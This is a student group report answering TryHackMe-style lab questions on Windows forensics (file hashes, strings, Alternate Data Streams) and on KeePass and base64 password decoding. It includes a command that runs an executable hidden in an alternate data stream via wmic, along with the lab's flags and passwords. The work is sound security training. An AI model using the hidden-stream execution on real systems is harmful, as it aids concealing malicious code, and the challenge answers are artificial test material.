PSP0201
Week 6
Report

Group Name : Cipher
Members :


ID	Name	Role
1211103064	MUHAMAD AIMAN BIN MOHD EHWAL	Leader
1211103085	MUHAMMAD FARID BIN JAYATAN	Member
1211103373	MUHAMMAD ALIF BIN KHABALI	Member
1211103451	ARIF MUHRIZ BIN SYAMSUL FOZY	Member

Day 21 : Time for some ELForensics

Tool Used : Firefox, Attackbox, Remmina, Powershell


Question 1 : Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Answer : 596690FFC54AB6101932856E6A78E3A1




Question 2 : What is the MD5 file hash of the mysterious executable within the Documents folder?

Answer : 5F037501FB542AD2D9B06EB12AED09F0




Question 3 : What is the SHA256 file hash of the mysterious executable within the Documents folder?

Answer :
F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED




Question 4 : Using Strings find the hidden flag within the executable?

Answer : THM{f6187e6cbeb1214139ef313e108cb6f9}




Question 5 : What is the powershell command used to view ADS?

Answer : Get-Item -Path file.exe -Stream *




Question 6 : What is the flag that is displayed when you run the database connector file?

Answer : THM{088731ddc7b9fdeccaed982b07c297c}




Question 7 : Which list is Sharika Spooner on?

Answer : Naughty List



Question 8 : Which list is Jaime Victoria on?

Answer : Nice List



Thought Process / Methodology :


Firstly, we used Remmina to connect to the remote machine. We used **MACHINE_IP** as the ip address for the remote machine and we used the credentials given in tryhackme for the user account. After logging into the remote machine, we opened Powershell to obtain file hashes of the file endpoint and all the other information. For question 1, we used command **more '.\db file hash.txt'** to get the HD5 Hash. For question 2, we used the command **Get-FileHash -Algorithm MD5 .\deebee.exe** to get the MD5 Hash. For question 3, we used the command **Get-FileHash -Algorithm SHA256 .\deebee.exe** to get the SHA256 Hash. For question 4, we used command **c:\Tools\strings64.exe -accepteula .\deebee.exe** to get the flag. For question 5, the powershell command used to view ADS is **Get-Item -Path .\deebee.exe -Stream***. For question 6,7 and 8, we used the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)** to run the database connector file so that we can get all the information from the file such as the flag, naughty list and nice list.

Day 22 : Elf McEager becomes CyberElf

Tool Used : Kali Linux, Firefox,

Question 1 : What is the password to the KeePass database?

Answer : thegrinchwashere




Question 2 : What is the encoding method listed as the 'Matching ops'?

Answer : base64

```
Matching ops: From Base64, From
Base85
```


Question 3 : What is the note on the hiya key?


Answer : Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P



Question 4 : What is the decoded password value of the Elf Server?

Answer : sn0wM4n!



